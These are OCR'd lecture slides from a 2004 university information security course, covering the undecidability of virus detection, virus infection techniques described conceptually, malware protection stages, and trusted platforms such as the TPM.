- Theorem: There is a largest and a smallest viral set
- Theorem: Smallest viral set is singleton
- Virus detection problem
  Theorem: (M,V) viral set is undecidable

  Proof by reduction from halting problem

Undecidability of virus detection problem

Proof by contradiction

Program P, input B, program V: executes P on B, then virus code

Suppose there exists a TM M that reads any program

M writes “1” if program is virus, “0” if not

If M answers “1” to V, then M halts for P on B

If M answers “0” to V, then M does not halt for P on B

⇝ M can now decide Halting which is undecidable. Contradiction.

⇝ Therefore the general virus detection problem is undecidable, too


RASPM-ABS

- RASPM-ABS (Leitold 2000)
  Random Access Stored Program Machine
  with Attached Background Storage
  - Random access machine extension
  - Computationally equivalent with Turing machine
  - Easier to analyse viruses than with TM
    - Viruses bound by memory size or execution time
    - Multi-platform viruses
    - Polymorphic viruses
  - Ongoing research

Virus infection

Viruses modify other programs to add virus code to them

- Simple prepending
- Appending
- Compression, encryption, polymorphism
  - Transform code
  - Harder to detect



Win32 viruses (i)

Example: Win32 API

- Executable files have structure
- Viruses must obey structure to propagate
  - PE Portable executable format
  - Sections for code, data
  - Section header
  - File header
- Detection based on file structures not produced by compilers (research stage)

Win32 viruses (ii)

- PE files: section-based
  - ∗ Prepending with new section, new headers
  - ∗ Adding new section
  - ∗ Appending in free space of existing section
  - ∗ Overwriting header section
- Companion infection (.COM precedes .EXE in search order)
- DLL infection
  - ∗ Access to other processes' address space
  - ∗ E.g. KERNEL32.DLL
- Driver (VxD) infection – powerful, hard to debug

Macro viruses

- Transmitted as supposedly harmless data
- Not directly executable (no machine code), need interpreter
  - E.g. word processor
  - Malware capabilities depend on API
    - Often access to underlying OS API
    - Almost as powerful as machine code
    - May drop and execute machine code
  - Similar to script viruses
- Could exist cross-platform
- Easier to develop, modify than machine code
  - Greater pool of authors

Virus infection vectors

- Execution of object/macro/script code
  - ∗ Why?
    - ♦ Automatic
    - ♦ Assumed trustworthy source
    - ♦ Accidentally
    - ♦ Questionable risk management (e.g. "dancing pigs")
  - ∗ Where?
    - ♦ Files on disk, CD, DVD, USB stick, ...
    - ♦ Network data, e.g. shared folder, web site, e-mail, ...
    - ♦ Sources change over time (tape, boot sector, BBS, ...)


Virus impact

- Malware in general:
  malicious/unwanted activity in violation of security policy
  * Virus: Self-propagation+payload
- Possible impact
  * Depending on principal (account)
    - Violation of Confidentiality, Integrity, Availability, Transparency, Accountability, Privacy, ...
  * Facilitate remote control by interactive attacker
  * Use of non-interactive API functions
  * Repeatable, faster, more coordinated than interactive attack

Malware Protection


Malware protection

Various stages:




Malware protection – Source

- Limit creation
  - Internal/external creators
  - Access to knowledge, tools
    - Vulnerability disclosure
    - Compilers/development tools
    - Virus construction kits
    - “Script kiddies”
  - IT “weapons”?
  - Deterrence
    - Moral standards, law




Malware protection – Transport: distribution

- Limit distribution
  - ∗ Limit input to distribution structures, restrict upload
    - ♦ Manually
    - ♦ Diskette, CD-ROM
    - ♦ BBS (bulletin board system), mailbox
    - ♦ Web sites
    - ♦ Network shares
    - ♦ ...
  - ∗ Detect: IDS, anti-virus gateways




Malware protection – Target: infection

- Limit infection
  * Input validation
  * Input to interpreters
  * Executability of data
  * Differentiate
    - Users, principals, processes
  * Current anti-virus detection
    - Automatic/manual
    - Preventive/reactive
    - Signature-based/heuristics




Malware protection – Target: impact

- Limit impact
  - ∗ Principle of least privilege
  - ∗ Limit principals
    - ♦ Different accounts
    - ♦ Roles
    - ♦ Privileges
  - ∗ Differentiate
    - ♦ Human user
    - ♦ Process acting on user's behalf
  - ∗ Capabilities, MAC, modified DAC
  - ∗ Sandboxing ⇝ reduce vulnerability




Malware protection – Transport: propagation

- Limit propagation
  - ∗ Prevent further infections
  - ∗ Compartmentalization
  - ∗ Boundaries difficult to cross for viruses: change in data interpretation
    - ♦ Different CPU
    - ♦ OS, interpreter
    - ♦ OS/application versions/languages
  - ∗ Throttling of outgoing network connections (helps against worms)



Malware protection – Target: removal

- Advance removal
  - ∗ Return to secure state
  - ∗ Prevent re-infection
  - ∗ Automatic removal not easy
    - ♦ Determine if file infected
    - ♦ Removal when no clean copy is available
    - ♦ File encrypting viruses
    - ♦ Often safest way is to set up system from image
  - ∗ Forensics
    - ♦ Preserve information for prosecution, litigation



Measuring protection against malware (i)

- Attack surface
  - ∗ Potential infection vectors
- Speed/extent/ease of distribution/infection/propagation
  - ∗ Potential infection vectors
  - ∗ Data interpretation boundaries
    - ♦ Variation in CPU, OS, applications, configuration
    - ♦ Gateways/proxies/firewalls
- Possible impact
  - ∗ Principal's capabilities
  - ∗ Dependence of control flow on external input
  - ∗ Infection undetectable, detectable

Measuring protection against malware (ii)

- Target
  - ∗ Host/OS
  - ∗ Applications
- Ability/ease of removal
  - ∗ Scale
    - ♦ No need to clear object
    - ♦ Clear infected object
    - ♦ Replace object
    - ♦ Restore object
    - ♦ No recovery possible

Trusted Platforms

Trusted platforms

- Goal: Reliable program execution
- Trusted vs trustworthy
- E.g. TCB Trusted Computing Base
- Platform and application
  * Not from same source
  * Not under control of same entity
- Prevent access to lower layer
  * Hardware-based
  * Software-based


Threat model

- Externally controlled environment
  * Modified hardware
  * Modified operating system
  * Modified application
- User may not be trustworthy(!)

- Need a tamper-resistant root of trust
  * External token
    - Dongle, e.g. in copy protection
    - Smart Card, e.g. for electronic signatures
  * Integrated: CPU, motherboard

Chain of trust – TCG TPM

Example: Trusted Computing Group Trusted Platform Module



Boot time

- ∗TPM activated first
- ∗Checks BIOS, records result
- ∗BIOS checks OS loader, records res.
- ∗OS loader load OS, records
- ∗OS executes applications, records
- ∗Integrity checks recorded in TPM

Run time

- ∗TPM can be queried for status

⇝ **Applications can determine if platform integrity is satisfied**

TPM Trusted platform module

- Checks BIOS integrity and compliance
- Stores results of integrity checks
- Creates and stores cryptographic keys
- Protects keys against modified BIOS, OS, applications
- Small protected storage memory [~KBs]
- Passive
  * Decisions made by applications, OS, BIOS
  * Provides basis for decisions
- www.trustedcomputinggroup.org

TPM-enabled OS

Example: Microsoft NGSCB Next-Generation Secure Computing Base

- Uses TPM as root of trust
- Key features
  - Process isolation
  - Protected storage – depends on application, OS, machine
  - Trusted path – user I/O
  - Authentication of hardware/software configuration
- New security kernel ("Nexus") – separated from Windows
  - Existing applications not compatible
- Information probably outdated; concept under revision

Implications of Trusted platforms

- Different stakeholders
  * Hardware+software manufacturers
  * Content providers
  * System users
- Ownership
  * Hardware
  * Software
  * Data
- Security goals
  * Reliable execution to protect user's interests
  * Reliable execution to protect against user as attacker

Conclusions

Conclusions

You should have acquired a good understanding of

- Identification, Authentication
- Authorization, Access Control, Security Models
- Architecture Principles for Software Security
- Security Evaluation
- Software Implementation Faults
- Database Security
- Malicious Software, Trusted Platforms

Outlook

Technical course Spring term 2005:

- IMT4101 Network Security (Sikkerhet i distribuerte systemer)

Autumn term 2005:

- Elective courses, e.g.
  * IMT5071 Authentication (Autentisering)
  * IMT5041 Security Metrics (Sikkerhetsmetrikker)
  * IMT5061 Perimeter Security (Perimetersikring)

Spring term 2006:

- MSc thesis

MSc in Information Security

IMT4161 Information Security and Security Architecture

Lecture given at Gjøvik University College, Autumn Term 2004

http://nislab.hig.no/Courses/IMT4161

Hanno Langweg
Norwegian Information Security Laboratory – NISlab
Department of Computer Science and Media Technology
Gjøvik University College

http://www.hanno-langweg.de
hanno.langweg@hig.no